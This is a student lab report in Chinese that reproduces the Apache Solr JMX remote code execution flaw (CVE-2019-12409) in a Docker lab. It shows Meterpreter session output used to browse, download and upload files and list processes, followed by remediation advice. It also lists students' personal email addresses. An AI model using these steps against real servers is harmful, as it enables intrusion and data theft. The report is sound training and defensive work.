360
安全人才能力发展中心

南开大学

实习实训漏洞复现报告

2024 年 7 月 25 日

目录

1.漏洞复现结论（15 分）

南开大学 15 小组的安全人员采用科学的漏洞复现步骤于 2024 年 7 月 15 日至 2024 年 7 月 25 日对 Apache Solr 远程代码执行漏洞进行了全面深入的漏洞复现。

本次共发现漏洞 1 个，其高危漏洞 1 个，中危漏洞 0 个,低危漏洞 0 个。

序号	漏洞名称	风险值
1	Apache Solr 远程代码执行漏洞（CVE-2019-12409）	高危

1.1 风险等级分布

本次评估漏洞的详细风险等级分布如下：

高危

2.工作计划（25 分）

2.1 工作人员

序号	职务	姓名	联系方式
1	组长	常欣然	1195108945@qq.com
2	组员	高玉格	1463948484@qq.com
3	组员	马浩博	1191173636@qq.com
4	组员	宋常秀	3281405348@qq.com
5	组员	曹瑜	463246828@qq.com

2.2 漏洞对象

Apache Solr

2.3 漏洞复现阶段

项目阶段	工作内容
配置环境	实现 Docker 镜像搭建

漏洞利用	使用 msfconsole 对漏洞进行利用
执行命令	执行任意攻击命令


2.4 风险等级

编号	风险等级	风险描述
1	高危	攻击者利用此漏洞，可造成远程代码执行


3.漏洞复现过程（35 分）

1.1 Docker 镜像搭建：docker pull solr:8.2.0。开启 docker 镜像，版本为 solr 8.2.0。将 8983 和 18983 端口映射到本机，其中 8983 为 solr 服务端口，18983 为 RMI 端口（漏洞利用端口）

```
PS C:\Users\lenovo\Desktop> docker run -d -p 8983:8983 -p 18983:18983 --name my_solr solr:8.2.0
3fd5d623093be3ff0dc10c60dc9086fe261db9ce271e28d2838969ce200e40f4
PS C:\Users\lenovo\Desktop>
```



2.1 使用 msfconsole 对漏洞进行利用。攻击成功后，建立了反向 TCP 连接，并获得了 Meterpreter 会话。



3.1 尝试执行命令：
获取用户名称：solr，获取系统详细信息 sysinfo

3.2 查看靶机服务器本地文件，并且能够成功下载到攻击机本地（README.txt）。能够进入其他任意文件夹查看文件

```
meterpreter > ls
Listing: /opt/solr-8.2.0/server
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100444/r--r--r--  3959    fil   2019-07-18 16:07:49 -0400  README.txt
040554/r-xr-xr--  4096    dir   2022-05-11 19:23:23 -0400  contexts
040554/r-xr-xr--  4096    dir   2022-05-11 19:23:23 -0400  etc
040554/r-xr-xr--  4096    dir   2022-05-11 19:23:23 -0400  lib
040554/r-xr-xr--  4096    dir   2022-05-11 19:23:23 -0400  modules
040554/r-xr-xr--  4096    dir   2022-05-11 19:23:23 -0400  resources
040554/r-xr-xr--  4096    dir   2019-07-18 16:07:49 -0400  scripts
040554/r-xr-xr--  4096    dir   2022-05-11 19:23:23 -0400  solr
040554/r-xr-xr--  4096    dir   2019-07-19 09:11:08 -0400  solr-webapp
100444/r--r--r--  160634  fil   2019-06-10 13:22:03 -0400  start.jar

meterpreter > download README.txt
[*] Downloading: README.txt → /home/kali/README.txt
[*] Downloaded 3.87 KiB of 3.87 KiB (100.0%): README.txt → /home/kali/README.txt
[*] Completed  : README.txt → /home/kali/README.txt
meterpreter > cd etc
meterpreter > ls
Listing: /opt/solr-8.2.0/server/etc
====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100444/r--r--r--  2785   fil   2019-07-18 16:07:49 -0400  jetty-http.xml
100444/r--r--r--  3821   fil   2019-07-18 16:07:49 -0400  jetty-https.xml
100444/r--r--r--  3730   fil   2019-07-18 16:07:49 -0400  jetty-https8.xml
100444/r--r--r--  2235   fil   2019-07-18 16:07:49 -0400  jetty-ssl.xml
100444/r--r--r--  10438  fil   2019-07-18 16:07:49 -0400  jetty.xml
100444/r--r--r--  24426  fil   2019-07-18 16:07:49 -0400  webdefault.xml
```

3.3 甚至能够上传任意文件（需要在有写权限的文件夹下，比如 tmp）
上传 README.txt 和可执行文件 hello：

```
meterpreter > cd /tmp
meterpreter > upload /home/kali/README.txt README1.txt
[*] Uploading  : /home/kali/README.txt → README1.txt
[*] Uploaded -1.00 B of 3.87 KiB (-0.03%): /home/kali/README.txt → README1.txt
[*] Completed  : /home/kali/README.txt → README1.txt
meterpreter > upload /home/kali/hello hello
[*] Uploading  : /home/kali/hello → hello
[*] Uploaded -1.00 B of 16.12 KiB (-0.01%): /home/kali/hello → hello
[*] Completed  : /home/kali/hello → hello
meterpreter >
```

3.4 ps 查看所有进程

```
meterpreter > ps

Process List
============

 PID  Name                          User  Path
 ---  ----                          ----  ----
 1    /usr/bin/tini                 solr  /usr/bin/tini -- solr -f -Dlog4j2.formatMsgNoLookups=true
 11   /usr/local/openjdk-11/bin/java  solr  /usr/local/openjdk-11/bin/java -server -Xms512m -Xmx512m -XX:+UseG1GC -XX:
                                           ime,uptime:filecount=9,filesize=20M -Dcom.sun.management.jmxremote -Dcom.s
                                           emote.port=18983 -Dcom.sun.management.jmxremote.rmi.port=18983 -Dsolr.log.
                                           -Dsolr.data.home= -Dsolr.install.dir=/opt/solr -Dsolr.default.confdir=/opt
                                           ort=8983 -jar start.jar --module=http
 155  /usr/local/openjdk-11/bin/java  solr  /usr/local/openjdk-11/bin/java -classpath /tmp/~spawn4288272772534612524.t
 317  /bin/bash                     solr  /bin/bash
 431  /usr/local/openjdk-11/bin/java  solr  /usr/local/openjdk-11/bin/java -classpath /tmp/~spawn5788766624004569939.t
 453  /bin/sh                       solr  /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
 454  ps                            solr  ps ax -w -o pid=,user=,command=
```

3.1 风险管理及规避

（1）将 Solr 的 solr.in.sh 的 ENABLE_REMOTE_JMX_OPTS 改为 false，然后重

启 Solr。
（2）确认 Solr 管理员界面的“Java Properties”中无 com.sun.management.jmxremote 相关属性。
（3）限制 Solr 的公网访问，仅允许可信流量通信。

3.2 测试方法

Poc 验证

3.3 测试中所用的工具

Docker 26.1.4
Kali 2024.2
Solr 8.2.0

4.漏洞复现结果（25 分）

4.1 POC 插件编写

poc_CVE-2019-12409

4.2 漏洞信息

UVD-ID		**漏洞类别**	远程代码执行（Remote Code Execution, RCE）	**CVE-ID**	CVE-2019-12409
披露/发现时间	2019- 11-18	**bugtraq 编号**		**CNNVD-ID：**	
提交时间	2019-7-22	**漏洞发现者**	Apache Solr 官方	**CNVD-ID：**	
漏洞等级	高危	**提交者**	Apache Solr 官方	**搜索关键词**	Apache Solr 远程代码执

					行
影响范围	受影响版本： ApacheSolr 8.1.1 ApacheSolr 8.2.0 注：该漏洞仅对 Linux 系统的 Solr 有影响，在 Windows 系统中不受影响。				
来源	Apache Solr 官方				
漏洞简介	在开放的端口上，利用 javax.management.loading.MLet 的 getMBeansFromURL 方法来加载一个远端恶意的 MBean，可以造成远程代码执行				
漏洞详情	ApacheSolr8.1.1 版本和 8.2.0 版本中存在安全漏洞，此漏洞因 solr.in.sh 配置文件中的 ENABLE_REMOTE_JMX_OPTS 配置项默认为开启导致存在安全风险。如果使用受影响 Solr 版本中的默认 solr.in.sh 配置文件，那么将启用 JMX 监视并将其公开在 RMI 端口上（默认为 18983），且无需进行任何身份验证。如果防火墙中的入站流量打开了此端口，则只要具有 Solr 节点网络访问权限就能够访问 JMX，并且攻击者可利用该漏洞向 Solr 服务器上传恶意代码。				
参考链接	https://my.f5.com/manage/s/article/K23720587 https://github.com/DrunkenShells/Disclosures/tree/master/CVE-2019-12409-RCE%20Vulnerability%20Due%20to%20Bad%20Defalut%20Config-Apache%20Solr https://lists.apache.org/thread/7lrgowmvf144rn69ffrnd96xkgl8tw11 https://lists.apache.org/thread/ryvytlrl87pjsb1csk9r1hfxhh07s7q5				

	https://lists.apache.org/thread/96zvbf9hd5ww7z1p1tpskth3qczq01nz https://lists.apache.org/thread/4ztw4tvgvh03ofjsxy7pm24m3l0y1o1q https://lists.apache.org/thread/d2nyofh34vdnvqzdj30wmbos19nmj8j3
靶场信息	Solr 8.2.0
POC	poc_CVE-2019-12409.py
修复方案	1. 将 Solr 安装目录/bin 文件夹下的 solr.in.sh 配置文件中的“ENABLE_REMOTE_JMX_OPTS”="true"配置项改为 “false”，然后重启 Solr。 2、同时，应确认在 Solr 的管理员界面中的“Java Properties”选项中不包含 “com.sun.management.jmxremote”的相关属性信息。 3、限制 Solr 的公网访问，只允许可信流量与 Solr 建立通信。